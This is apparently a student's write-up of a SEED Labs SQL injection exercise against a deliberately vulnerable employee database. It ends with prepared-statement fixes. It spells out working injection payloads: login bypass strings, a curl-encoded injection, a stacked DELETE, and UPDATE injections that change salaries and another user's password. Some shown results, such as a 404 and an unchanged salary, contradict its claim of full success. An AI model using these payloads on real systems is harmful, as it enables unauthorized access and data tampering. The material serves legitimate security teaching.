

Lab #5 - sql inject

Jeffrey Resto

Summary:

In this lab, we have created a web application that is vulnerable to the SQL injection attack. Our web application includes the common mistakes made by many web developers. We were able to find ways to exploit the SQL injection vulnerabilities, demonstrated the damage that can be achieved by the attack, and mastered the techniques that can help defend against this type of attack.

Background:

An SQL injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. We see the vulnerability occur when user inputs are not checked within the web applications before they get sent to the back end database servers. Today, there are a lot of web applications that take inputs from users, and then use these inputs to make SQL queries, doing so allows the web application to get information from the database. These same web apps also use SQL queries to store information in the database. Which is common practice in the development of web apps. When SQL queries are not carefully constructed, SQL injection vulnerabilities can occur. The SQL injection attack is one of the most common attacks on web applications.

Tools and System Specifications:

Labtainers virtual machine. Linux.

Firefox web browser. MySQL.

Experimentations:

The first part of our experiment we logged into MySQL and ran the code “mysql -u root -pseedubuntu” in the terminal. We then familiarized ourselves with the database structure by running the code “USE Users; SHOW TABLES; SELECT * FROM credential;”. Once we became comfortable with the tools we began to implement the SQL injection attacks (select statement attack, injection attack from the webpage, SQL injection attack from command line, SQL injection attack on UPDATE statement etc..) which you can see in the screenshots below. Finally we implemented countermeasures using prepared statements. Doing so allowed us to fix the vulnerabilities using prepared statements.

Results, Discussions, and Conclusion:

We were able to successfully implement every injection attack as well as a countermeasure to help protect against it. Ultimately it was a great exercise that allowed us to expand our knowledge of cybersecurity through the method of trial and error. See below for the results of our experiment.

Demo:

See screenshots down below for demo.

What have you learned from this lab and how it will help you to protect the system from vulnerability and attacks?.

In this lab we all learned that SQL injection is an attack that exploits inputs in web applications to execute SQL commands in the backend database. By completing this lab we learned how attackers can inject malicious SQL code through user input fields, such as login forms or profile updates to manipulate the database, gain unauthorized access and modify the data. This lab has greatly impacted our knowledge of SQL injection and how such vulnerabilities can be exploited. With this lab we learned how to identify, prevent and mitigate SQL injection.

Exploiting SQL Injection:

Task 1: MySQL Console

1. Log into MySQL:

In the server terminal, run:

```
mysql -u root -pseedubuntu
```

2. Explore the database:

```
USE Users;
```

```
SHOW TABLES;
```

```
SELECT * FROM credential;
```

Familiarize yourself with the database structure and contents.

```
mysql> USE Users; SHOW TABLES; SELECT * FROM credential;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.00 sec)

+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | fdb918bdae83000aa54747fc95fe0470fff4976 |
| 2 | Boby | 20000 | 30000 | 4/20 | 10213352 | | | | | b78ed97677c161c1c82c142906674ad15242b2d4 |
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 | | | | | a3c50276cb120637cca66 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
```

Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from Webpage

Goal: Log in as admin without knowing the password.

1. Understand the vulnerable query:

SELECT id, name, eid, salary, birth, ssn, phonenum, address, email,

nickname, Password

FROM credential

WHERE eid='\$input_eid' and password='\$input_pwd'


2. Craft the injection:

In the login page:

Employee ID: admin' --

Password: (leave blank or enter anything)

This comments out the password check portion of the query.



3. Alternative injection:

Employee ID: admin' OR '1'='1' --

Password: (leave blank or enter anything).

4. Alternative injection:

Employee ID: a'OR Name='Admin'#--

Password: (leave blank or enter anything).

Task 2.2: SQL Injection Attack from Command Line

Goal: Repeat Task 2.1 using curl.

1. Basic curl command:

```
curl 'www.SeedLabSQLInjection.com/index.php?SUID=10000&Password=111'
```

2. Injection via curl:

```
curl 'www.SeedLabSQLInjection.com/index.php?SUID=admin%27%20--
```

```
%20&Password=anything'
```

%27 = single quote (')

%20 = space

-- = SQL comment.

```
student@client:~$ curl 'www.SeedLabSQLInjection.com/index.php?SUID=admin%27%20--%20&password=anything'
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /index.php was not found on this server.</p>
</body></html>
```

Task 2.3: Append a New SQL Statement

Goal: Execute multiple SQL statements through injection.

1. Attempt injection:

Employee ID: admin'; DELETE FROM credential WHERE name='Alice' --

Password: (anything).

2. Observation:

Most MySQL PHP connectors don't support multiple statements in a single query.

You'll likely get an error rather than successful execution.



Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: Modify Salary

Goal: As Alice, increase your own salary.

1. Log in as Alice:

Employee ID: 10000

Password: seedalice.



Employee Profile Information

Employee ID: 10000

Password: ●●●●●●●●

Get Information

Copyright © SEED LABS

2. Go to Edit Profile page.


3. Understand the vulnerable query:

```
UPDATE credential SET nickname='$nickname', email='$email',  
address='$address', phonenumber='$phonenumber', Password='$pwd' WHERE  
id='$input_id'
```

4. Injection in Nickname field:

```
Alice', salary='999999' --
```

This sets your nickname to "Alice" and modifies your salary.



Hi, Alice

Edit Profile Information

Nick Name: Alice', salary='999999' |-

Email :

Address:

Phone Number:

Password:

5. Verify:

Check your profile to see the updated salary.

Alice Profile	
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Task 3.2: Modify Another User's Password

Goal: Change Ryan's password and log in as Ryan.

1. Generate SHA1 hash for new password:

```
echo -n "newpassword" | sha1sum
```

```
student@client:~$ echo -n "newpassword" | sha1sum
f2c57870308dc87f432e5912d4de6f8e322721ba -
```

2. Injection in Nickname field (while logged in as Alice):

Alice', Password=<SHA1 hash of newpassword>' WHERE name='Ryan' --

Hi,Alice

Edit Profile Information

Nick Name:

Email :

Address:

Phone Number:

Password:

3. Log in as Ryan:

Employee ID: 30000

Password: newpassword.

Employee Profile Information

Employee ID:

Password:

Copyright © SEED LABs

Ryan Profile	
Employee ID	30000
Salary	50000
Birth	4/10
SSN	98993524
NickName	Alice
Email	
Address	
Phone Number	

Task 4: Countermeasure – Prepared Statement

Goal: Fix the vulnerabilities using prepared statements.

1. Example fix for login (unsafe_credential.php):

```
$conn = getDB();  
$stmt = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phonenummer,  
address, email, nickname, Password FROM credential WHERE eid=? and  
password=?");  
$stmt->bind_param("ss", $input_eid, $input_pwd);  
$stmt->execute();  
$result = $stmt->get_result();
```


2. Example fix for profile update (unsafe_edit.php):

```
$conn = getDB();
```

```
$stmt = $conn->prepare("UPDATE credential SET nickname=?, email=?, address=?,  
phonenumber=?, Password=? WHERE id=?");
```

```
$stmt->bind_param("sssssi", $nickname, $email, $address, $phonenumber, $pwd,  
$input_id);
```

```
$stmt->execute();
```

3. Test the fixes:

Verify that previous injection attempts no longer work.

